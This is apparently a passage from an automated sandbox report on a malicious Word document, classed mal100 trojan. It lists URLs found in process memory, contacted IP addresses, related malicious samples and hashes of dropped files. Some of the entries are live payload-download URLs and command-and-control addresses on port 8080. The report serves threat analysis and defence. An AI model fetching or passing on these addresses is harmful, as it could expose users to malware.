http://ocsp.infonotary.com/responder.cgi0V	powershell.exe, 00000005.00000002.2114045569.000000001D107000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sk.ee/cps/0	powershell.exe, 00000005.00000003.2100716475.000000001D129000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://novo2.deussalveobrasil.com.br/tractor-parts-gh28c/9/	powershell.exe, 00000005.00000002.2106719016.0000000003A15000.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://www.certification.tn/cgi-bin/pub/crl/cacrl.crl0E	powershell.exe, 00000005.00000003.2100777362.000000001B563000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://servername/isapibackend.dll	powershell.exe, 00000005.00000002.2114336567.000000001D2C0000.00000002.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://www.ssc.lt/cps03	powershell.exe, 00000005.00000002.2114062501.000000001D111000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.windows.com/pctv.	rundll32.exe, 0000000D.00000002.2178190273.0000000001E00000.00000002.00000001.sdmp	false		high
http://crl.oces.certifikat.dk/oces.crl0	powershell.exe, 00000005.00000003.2100803227.000000001D0EF000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crl.ssc.lt/root-b/cacrl.crl0	powershell.exe, 00000005.00000002.2114062501.000000001D111000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.certicamara.com/dpc/0Z	powershell.exe, 00000005.00000003.2100675116.000000001D103000.00000004.00000001.sdmp	false		high
http://crl.pki.wellsfargo.com/wsprca.crl0	powershell.exe, 00000005.00000003.2100675116.000000001D103000.00000004.00000001.sdmp	false		high
http://zerossl.crt.sectigo.com/ZeroSSLRSADomainSecureSiteCA.crt0	powershell.exe, 00000005.00000002.2104141394.000000000292000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.dnie.es/dpc0	powershell.exe, 00000005.00000003.2100894685.000000001D0F400.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.rootca.or.kr/rca/cps.html0	powershell.exe, 00000005.00000003.2100894685.000000001D0F400.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.trustcenter.de/guidelines0	powershell.exe, 00000005.00000003.2100887781.000000001D0E400.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://pki-root.ecertpki.cl/CertEnroll/E-CERT%20ROOT%20CA.crl0	powershell.exe, 00000005.00000003.2100675116.000000001D103000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	powershell.exe, 00000005.00000002.2113354991.000000001CEC7000.00000002.00000001.sdmp, rundll32.exe, 00000006.00000002.2116600260.0000000001E77000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2113247110.0000000001FE7000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2123786950.0000000001FB7000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.certplus.com/CRL/class3TS.crl0	powershell.exe, 00000005.00000003.2100887781.000000001D0E4000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://jbsmediaventures.com	powershell.exe, 00000005.00000002.2107303063.0000000003B3B000.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://www.entrust.net/CRL/Client1.crl0	powershell.exe, 00000005.00000003.2100887781.000000001D0E4000.00000004.00000001.sdmp	false		high
http://https://www.cloudflare.com/5xx-error-landing	powershell.exe, 00000005.00000002.2107259253.0000000003B2000.00000004.00000001.sdmp, powershell.exe, 00000005.00000002.2107303063.0000000003B3B000.00000004.00000001.sdmp	false		high
http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous.	powershell.exe, 00000005.00000002.2101737208.000000000244000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2124502110.0000000002720000.00000002.00000001.sdmp	false		high
http://https://www.catcert.net/verarrel	powershell.exe, 00000005.00000003.2100675116.000000001D10300.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.disig.sk/ca0f	powershell.exe, 00000005.00000002.2112608173.000000001B50600.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.e-szigno.hu/RootCA.crl	powershell.exe, 00000005.00000002.2114006707.000000001D0F600.00000004.00000001.sdmp	false		high
http://www.sk.ee/juur/crl/0	powershell.exe, 00000005.00000003.2100716475.000000001D12900.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crl.chambersign.org/chambersignroot.crl0	powershell.exe, 00000005.00000003.2100716475.000000001D12900.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crl.xrampsecurity.com/XGCA.crl0	powershell.exe, 00000005.00000003.2100803227.000000001D0EF00.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crl.ssc.lt/root-a/cacrl.crl0	powershell.exe, 00000005.00000003.2100675116.000000001D10300.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.trustdst.com/certificates/policy/ACES-index.html0	powershell.exe, 00000005.00000002.2112608173.000000001B50600.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.firmaprofesional.com0	powershell.exe, 00000005.00000002.2101193875.00000000003E400.00000004.00000020.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.netlock.net/docs	powershell.exe, 00000005.00000002.2113953907.000000001D0E500.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.trustcenter.de/crl/v2/tc_class_2_ca_II.crl	powershell.exe, 00000005.00000003.2100813841.000000001D0FC00.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crl.entrust.net/2048ca.crl0	powershell.exe, 00000005.00000003.2100783095.000000001B57100.00000004.00000001.sdmp	false		high
http://www.pki.admin.ch/policy/CPS_2_16_756_1_17_3_21_1.pdf0	powershell.exe, 00000005.00000002.2114045569.000000001D10700.00000004.00000001.sdmp	false		high
http://harmada.mykfn.com/app/DqKG1/	powershell.exe, 00000005.00000002.2106719016.0000000003A1500.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://www.e-trust.be/CPS/QNcerts	powershell.exe, 00000005.00000003.2100813841.000000001D0FC00.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.certicamara.com/certicamaraca.crl0	powershell.exe, 00000005.00000003.2100894685.000000001D0F400.00000004.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.msnbc.com/news/ticker.txt	powershell.exe, 00000005.00000002.2113066732.000000001CCE0000.00000002.00000001.sdmp, rundll32.exe, 00000006.00000002.2115162750.0000000001C90000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2113049223.0000000001E00000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2123623291.0000000001DD0000.00000002.00000001.sdmp, rundll32.exe, 0000000D.00000002.2178190273.000000001E00000.00000002.00000001.sdmp	false		high
http://crl.netsolssl.com/NetworkSolutionsCertificateAuthority.crl0	powershell.exe, 00000005.00000003.2100900633.000000001D122000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://fedir.comsign.co.il/crl/ComSignCA.crl0	powershell.exe, 00000005.00000003.2100887781.000000001D0E4000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.certificadodigital.com.br/repositorio/serasaca/crl/SerasaCAI.crl0	powershell.exe, 00000005.00000002.2112608173.000000001B506000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://ocsp.sectigo.com0	powershell.exe, 00000005.00000002.2107483131.0000000003BCE000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://ocsp.entrust.net03	powershell.exe, 00000005.00000003.2100777362.000000001B563000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://fwdssp.com/?dn=referer_detect&pid=5POL4F2O4	powershell.exe, 00000005.00000002.2107303063.0000000003B3B000.00000004.00000001.sdmp	false		high
http://cps.chambersign.org/cps/chambersroot.html0	powershell.exe, 00000005.00000003.2100887781.000000001D0E4000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.acabogacia.org0	powershell.exe, 00000005.00000003.2100675116.000000001D103000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://ca.sia.it/seccli/repository/CPS0	powershell.exe, 00000005.00000002.2112540866.000000001B4C000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crl.securetrust.com/SGCA.crl0	powershell.exe, 00000005.00000002.2114006707.000000001D0F600.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://fedir.comsign.co.il/cacert/ComSignAdvancedSecurityCA.crt0	powershell.exe, 00000005.00000003.2100836378.000000001B538000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crl.securetrust.com/STCA.crl0	powershell.exe, 00000005.00000003.2100900633.000000001D122000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.certificadodigital.com.br/repositorio/serasaca/crl/SerasaCAIII.crl0	powershell.exe, 00000005.00000003.2100803227.000000001D0EF000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://jbsmediaventures.comh	powershell.exe, 00000005.00000002.2107303063.0000000003B3B000.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://www.icra.org/vocabulary/.	powershell.exe, 00000005.00000002.2113354991.000000001CEC7000.00000002.00000001.sdmp, rundll32.exe, 00000006.00000002.2116600260.0000000001E77000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2113247110.0000000001FE7000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2123786950.0000000001FB7000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.certicamara.com/certicamaraca.crl0;	powershell.exe, 00000005.00000003.2100894685.000000001D0F400.00000004.00000001.sdmp	false		high
http://www.e-szigno.hu/RootCA.crt0	powershell.exe, 00000005.00000002.2114006707.000000001D0F600.00000004.00000001.sdmp	false		high
http://www.quovadisglobal.com/cps0	powershell.exe, 00000005.00000003.2100894685.000000001D0F400.00000004.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://dripsweet.com	powershell.exe, 00000005.00000002.2106719016.0000000003A15000.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://investor.msn.com/	powershell.exe, 00000005.00000002.2113066732.000000001CCE0000.00000002.00000001.sdmp, rundll32.exe, 00000006.00000002.2115162750.0000000001C90000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2113049223.0000000001E00000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2123623291.0000000001DD0000.00000002.00000001.sdmp, rundll32.exe, 0000000D.00000002.2178190273.0000000001E00000.00000002.00000001.sdmp	false		high
http://https://sectigo.com/CPS0D	powershell.exe, 00000005.00000002.2107483131.0000000003BCE000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.valicert.com/1	powershell.exe, 00000005.00000003.2100797635.000000001B595000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.e-szigno.hu/SZSZ/0	powershell.exe, 00000005.00000002.2114006707.000000001D0F6000.00000004.00000001.sdmp	false		high
http://www.%s.comPA	powershell.exe, 00000005.00000002.2101737208.0000000002440000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2124502110.0000000002720000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://www.certificadodigital.com.br/repositorio/serasaca/crl/SerasaCAII.crl0	powershell.exe, 00000005.00000003.2100716475.000000001D129000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://ocsp.entrust.net0D	powershell.exe, 00000005.00000003.2100783095.000000001B571000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://cps.chambersign.org/cps/chambersignroot.html0	powershell.exe, 00000005.00000003.2100716475.000000001D129000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://ca.sia.it/secsrv/repository/CRL.der0J	powershell.exe, 00000005.00000003.2100615857.000000001D257000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://investor.msn.com	powershell.exe, 00000005.00000002.2113066732.000000001CCE0000.00000002.00000001.sdmp, rundll32.exe, 00000006.00000002.2115162750.0000000001C90000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2113049223.0000000001E00000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2123623291.0000000001DD0000.00000002.00000001.sdmp, rundll32.exe, 0000000D.00000002.2178190273.0000000001E00000.00000002.00000001.sdmp	false		high
http://https://sectigo.com/CPS0	powershell.exe, 00000005.00000002.2104141394.0000000000292000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crl.entrust.net/server1.crl0	powershell.exe, 00000005.00000003.2100777362.000000001B563000.00000004.00000001.sdmp	false		high
http://www.ancert.com/cps0	powershell.exe, 00000005.00000003.2100813841.000000001D0FC000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://ca.sia.it/seccli/repository/CRL.der0J	powershell.exe, 00000005.00000002.2112540866.000000001B4C0000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.echoworx.com/ca/root2/cps.pdf0	powershell.exe, 00000005.00000002.2114107631.000000001D126000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
192.232.250.227	unknown	United States		46606	UNIFIEDLAYER-AS-1US	true
103.133.214.149	unknown	India		133643	EWEBGURU-ASEWEBGURUIN	true
172.67.215.216	unknown	United States		13335	CLOUDFLARENETUS	true
195.159.28.230	unknown	Norway		2116	ASN-CATCHCOMNO	true
69.38.130.14	unknown	United States		26878	TWRS-NYCUS	true

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	343741
Start date:	25.01.2021
Start time:	15:11:43
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 7m 45s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	FP4554867134UQ.doc
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	16
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • GSI enabled (VBA) • AMSI enabled
Analysis Mode:	default

Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winDOC@24/14@3/5
EGA Information:	• Successful, ratio: 88.9%
HDC Information:	• Successful, ratio: 31.6% (good quality ratio 29.4%) • Quality average: 70.8% • Quality standard deviation: 26.8%
HCA Information:	• Successful, ratio: 80% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .doc • Found Word or Excel or PowerPoint or XPS Viewer • Found warning dialog • Click Ok • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe, conhost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 91.199.212.52, 93.184.221.240, 2.20.142.210, 2.20.142.209 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, crt.usertrust.com, wu.ec.azureedge.net, audownload.windowsupdate.nsatc.net, cs11.wpc.v0cdn.net, hlb.apr-52dd2-0.edgecastdns.net, ctldl.windowsupdate.com, a767.dscg3.akamai.net, wu.wpc.apr-52dd2.edgecastdns.net, au-bg-shim.trafficmanager.net, wu.azureedge.net • Execution Graph export aborted for target powershell.exe, PID 2532 because it is empty • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtQueryAttributesFile calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
15:12:38	API Interceptor	1x Sleep call for process: msg.exe modified
15:12:39	API Interceptor	74x Sleep call for process: powershell.exe modified
15:12:57	API Interceptor	488x Sleep call for process: rundll32.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
192.232.250.227	Electronic form.doc	Get hash	malicious	Browse	• jbsmediaventures.com/wp-content/V/

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
195.159.28.230	79a2gzs3gkk.doc	Get hash	malicious	Browse	• 195.159.28.230:8080/qx5bd9nftkeamx9go/tfd1n5eo46apeeemf0b/mj4150jmaay6lk5516s/fvisgp1w/jgoi7zg/0vfpwrsi4wovyhl/
	INFO.doc	Get hash	malicious	Browse	• 195.159.28.230:8080/u4vcbkercn0qjbn6d/1p4m0oqpu4fiqr/mxqkk/
	DKMNT.doc	Get hash	malicious	Browse	• 195.159.28.230:8080/u14g/zkd6myomm2wuro5/q121fslblp4j4u7p7ny/boxgaf0or/u8p9yrywc1amf/
	WWB4766-012021-4480624.doc	Get hash	malicious	Browse	• 195.159.28.230:8080/orsnig0hr2s74h42s/s6f5l/8oomdsfuyoft/ut3wi8ze1lmdcgp5d/zu7j1c9ns/otptuv61n2r997toe/
	file.doc	Get hash	malicious	Browse	• 195.159.28.230:8080/3j8r06xre/8aflom7at/nfsdzovs6zi5xy894/pzjbw/
	Dokumentation_2021_M_428406.doc	Get hash	malicious	Browse	• 195.159.28.230:8080/n0jv/20kkdc3lp37n1r7yr9l/7fl0uh0jxz/
69.38.130.14	79a2gzs3gkk.doc	Get hash	malicious	Browse	
	INFO.doc	Get hash	malicious	Browse	
	DOK-012021.doc	Get hash	malicious	Browse	
	DKMNT.doc	Get hash	malicious	Browse	
	WWB4766-012021-4480624.doc	Get hash	malicious	Browse	
	file.doc	Get hash	malicious	Browse	
	Dokumentation_2021_M_428406.doc	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
dripsweet.com	Electronic form.doc	Get hash	malicious	Browse	• 104.21.43.16
jbsmediaventures.com	Electronic form.doc	Get hash	malicious	Browse	• 192.232.250.227

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
EWEBGURU-ASEWEBGURUIN	http://vermasiyaahi.com/wp-content/8/	Get hash	malicious	Browse	• 103.133.215.103
	5lBz4O8bUN.doc	Get hash	malicious	Browse	• 103.133.214.89
	4fCoc3EWF8.doc	Get hash	malicious	Browse	• 103.133.214.89
	eB05tZUpsh.doc	Get hash	malicious	Browse	• 103.133.214.89
	CZmyxawolk.doc	Get hash	malicious	Browse	• 103.133.214.89
	HgTBiPyQ0i.doc	Get hash	malicious	Browse	• 103.133.214.89
	dkA9HMvth0.doc	Get hash	malicious	Browse	• 103.133.214.89
	cvk4bdf6kV.doc	Get hash	malicious	Browse	• 103.133.214.89
	lug9AAmZ27.doc	Get hash	malicious	Browse	• 103.133.214.89
	URwKSHvdeS.doc	Get hash	malicious	Browse	• 103.133.214.89

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	9aeq4p0CrS.doc	Get hash	malicious	Browse	• 103.133.214.89
	cvk4bdf6kV.doc	Get hash	malicious	Browse	• 103.133.214.89
	lKJxKSdIy4.doc	Get hash	malicious	Browse	• 103.133.214.89
	pgJzEMBQ3v.doc	Get hash	malicious	Browse	• 103.133.214.89
	UcYAnzcuLw.doc	Get hash	malicious	Browse	• 103.133.214.89
	Aq8q0n63D4.doc	Get hash	malicious	Browse	• 103.133.214.89
	pgJzEMBQ3v.doc	Get hash	malicious	Browse	• 103.133.214.89
	6LrCTq9XRL.doc	Get hash	malicious	Browse	• 103.133.214.89
	B1Qx9hGmL1.doc	Get hash	malicious	Browse	• 103.133.214.89
	VMpO7ctkCN.doc	Get hash	malicious	Browse	• 103.133.214.89
CLOUDFLARENETUS	case (348).xls	Get hash	malicious	Browse	• 104.21.23.220
	case (348).xls	Get hash	malicious	Browse	• 172.67.213.245
	MENSAJE.doc	Get hash	malicious	Browse	• 172.67.156.114
	MENSAJE.doc	Get hash	malicious	Browse	• 172.67.156.114
	Archivo_AB-96114571.doc	Get hash	malicious	Browse	• 172.67.156.114
	1_25_2021 11_20_30 a.m., [Payment 457 CMSupportDev].html	Get hash	malicious	Browse	• 104.16.19.94
	5390080_2021_1-259043.doc	Get hash	malicious	Browse	• 104.21.89.45
	5390080_2021_1-259043.doc	Get hash	malicious	Browse	• 104.21.89.45
	documents_0084568546754.exe	Get hash	malicious	Browse	• 23.227.38.74
	New Order.exe	Get hash	malicious	Browse	• 172.67.188.154
	SAMSUNG C&T UPCOMING PROJECTS19-027-MP-0 10203.exe.exe	Get hash	malicious	Browse	• 172.67.143.106
	RefTreeAnalyserXL.xlam	Get hash	malicious	Browse	• 172.67.38.97
	RefTreeAnalyserXL.xlam	Get hash	malicious	Browse	• 104.22.53.65
	79a2gzs3gkk.doc	Get hash	malicious	Browse	• 104.21.89.78
	Dropper.xlsm	Get hash	malicious	Browse	• 172.67.134.127
	pl.cda_310.apk	Get hash	malicious	Browse	• 104.23.139.25
	pl.cda_310.apk	Get hash	malicious	Browse	• 104.23.141.25
	Acunetix Premium v13.0.201112128 Activation Tool.exe	Get hash	malicious	Browse	• 104.21.36.35
	case (426).xls	Get hash	malicious	Browse	• 104.21.23.220
	case (426).xls	Get hash	malicious	Browse	• 172.67.213.245
UNIFIEDLAYER-AS-1US	MENSAJE.doc	Get hash	malicious	Browse	• 192.185.52.115
	MENSAJE.doc	Get hash	malicious	Browse	• 192.185.52.115
	Archivo_AB-96114571.doc	Get hash	malicious	Browse	• 192.185.52.115
	1_25_2021 11_20_30 a.m., [Payment 457 CMSupportDev].html	Get hash	malicious	Browse	• 50.87.150.0
	5390080_2021_1-259043.doc	Get hash	malicious	Browse	• 192.185.52.115
	5390080_2021_1-259043.doc	Get hash	malicious	Browse	• 192.185.52.115
	request_form_1611565093.xlsm	Get hash	malicious	Browse	• 50.87.232.245
	documents_0084568546754.exe	Get hash	malicious	Browse	• 108.179.242.70
	mr kesh.exe	Get hash	malicious	Browse	• 108.167.136.53
	79a2gzs3gkk.doc	Get hash	malicious	Browse	• 162.241.224.176
	INFO.doc	Get hash	malicious	Browse	• 162.241.224.176
	Electronic form.doc	Get hash	malicious	Browse	• 192.232.250.227
	file.doc	Get hash	malicious	Browse	• 162.241.253.129
	Payment_[Ref 72630 - joe.blow].html	Get hash	malicious	Browse	• 50.87.150.0
	Payment _Arabian Parts Co BSC#U00a9.exe	Get hash	malicious	Browse	• 74.220.199.6
	request_form_1611306935.xlsm	Get hash	malicious	Browse	• 162.241.225.18
	file-2021-7_86628.doc	Get hash	malicious	Browse	• 162.241.253.129
	SecuriteInfo.com.Trojan.Dridex.735.31734.dll	Get hash	malicious	Browse	• 198.57.200.100
	SecuriteInfo.com.Trojan.Dridex.735.12612.dll	Get hash	malicious	Browse	• 198.57.200.100
	SecuriteInfo.com.Trojan.Dridex.735.4639.dll	Get hash	malicious	Browse	• 198.57.200.100

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	Microsoft Cabinet archive data, 58936 bytes, 1 file
Category:	dropped
Size (bytes):	58936
Entropy (8bit):	**7.994797855729196**
Encrypted:	**true**
SSDEEP:	768:A2CCXehkvodpN73AJjDzh85ApA37vK5clxQh+aLE/sSkoWYrgEHqCinmXdBDz2mi:i/LAvEZrGclx0hoW6qCLdNz2pj
MD5:	E4F1E21910443409E81E5B55DC8DE774
SHA1:	EC0885660BD216D0CDD5E6762B2F595376995BD0
SHA-256:	CF99E08369397577BE949FBF1E4BF06943BC8027996AE65CEB39E38DD3BD30F5
SHA-512:	2253849FADBCDF2B10B78A8B41C54E16DB7BB300AAA1A5A151EDA2A7AA64D5250AED908C3B46AFE7262E66D957B255F6D57B6A6BB9E4F9324F2C22E9BF088246
Malicious:	false
Reputation:	high, very likely benign file
Preview:	MSCF....8.....,.....I.....S.....LQ.v .authroot.stl..0(/.5..CK..8T....c_.d...:(.....].M$[v.4CH)-.%.QIR..$t)Kd...D.....3.n..u.....|..=H4.U=...X..qn.+S..^J.....y.n.v.XC...3a.!.....]...c(...p..]..M.....4.....i...}C.@.[..#xUU..*D..agaV..2.|.g...Y..j.^..@.Q.....n7R...`.../..s...f...+...c..9+[.|0.'..2!.s....a.....w.t:..L!.s....`.O>.`#..'.pfi7.U.....s..^...wz.A.g.Y....g.....:7{.O.....N.....C..?....P0$.Y..?m....Z0.g3.>W0&.y](....].`>... ..R.qB..f.....y.cEB.V=.....hy}....t6b.q./~.p.....60...eCS4.o.....d..}.<,nh..;.....)....e..\|....Cxj...f.8.Z..&..G.....b.....OGQ.V..q..Y.....q...0..V.Tu?.Z..r...J...>R.ZsQ...dn.0.<...o.K....\|.....Q...'....X..C.....a;.*..Nq..x.b4..1,}.'.....z.N.N...Uf.q'.>}.....o\.cD"0.'.Y.....SV..g...Y.....o.=.....k..u..s.kV?@....M...S.n^.:G.....U.e.v..>...q.'..$.)3..T...r.!.m.....6...r,lH.B <.ht..8.s..u[.N.dL.%...q....g..;T..l..5...\.....g...`...........A$:.....

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\E0968A1E3A40D2582E7FD463BAEB59CD	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	1413
Entropy (8bit):	7.480496427934893
Encrypted:	false
SSDEEP:	24:yYvJm3RW857Ij3kTteTuQRFjGgZLE5XBy9+JYSE19rVAVsGnyI3SKB7:PL854TTuQL/ZoXQ9+mrGVrb3R
MD5:	285EC909C4AB0D2D57F5086B225799AA
SHA1:	D89E3BD43D5D909B47A18977AA9D5CE36CEE184C
SHA-256:	68B9C761219A5B1F0131784474665DB61BBDB109E00F05CA9F74244EE5F5F52B
SHA-512:	4CF305B95F94C7A9504C53C7F2DC8068E647A326D95976B7F4D80433B2284506FC5E3BB9A80A4E9A9889540BBF92908DD39EE4EB25F2566FE9AB37B4DC9A7C0
Malicious:	false
Preview:	0...0..i.....9rD:.".Q..l..15.0...*.H.....0{1.0...U....GB1.0...U....Greater Manchester1.0...U....Salford1.0...U....Comodo CA Limited1!0...U....AAA Certificate Services0...190312000000Z..281231235959Z0..1.0...U....US1.0...U....New Jersey1.0...U....Jersey City1.0...U....The USERTRUST Network1.0,..U...%USERTrust RSA Certification Authority0.."0...*.H.....0.....e.6.....W.v..'.L.P.a. M.-d.....=.....{7(.+G.9.:._..}..cB.v.;+...o... ..>..t.....bd.....j."<.....{.....Q..gF.Q..T?.3.~l.....Q.5..f.rg.!f..x..P:.....L....5.WZ....=.,..T....:M.L..\... =.."4.~;hf.D..NFS.3`...S7.sC.2.S...tNi.k.`.....2..;Qx.g..=V...i....%&k3m.nG.sC.~..f.)|2.cU.....T0....}7..]:l5\.A...I.....b..f.%....?.9.....L.|.k..^...g.....[..L..[...s.#;-..5Ut.I.IX...6.Q...&}.M....C&.A_@.DD...W..P.WT.>.tc/.Pe..XB.C.L..%GY.....&FJP...x..g...W...c..b._U..\.(..%9..+..L...?.R.../.....0..0...U.#..0.....#>.....)...0..0...U.....Sy.Z.+J.T.....f.0...U.....0...U.....0....0...U

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	326
Entropy (8bit):	3.1104823335779463
Encrypted:	false
SSDEEP:	6:kKxI3SwwDN+SkQlPlEGYRMY9z+4KlDA3RUegeT6lf:8kPlE99SNxAhUegeT2
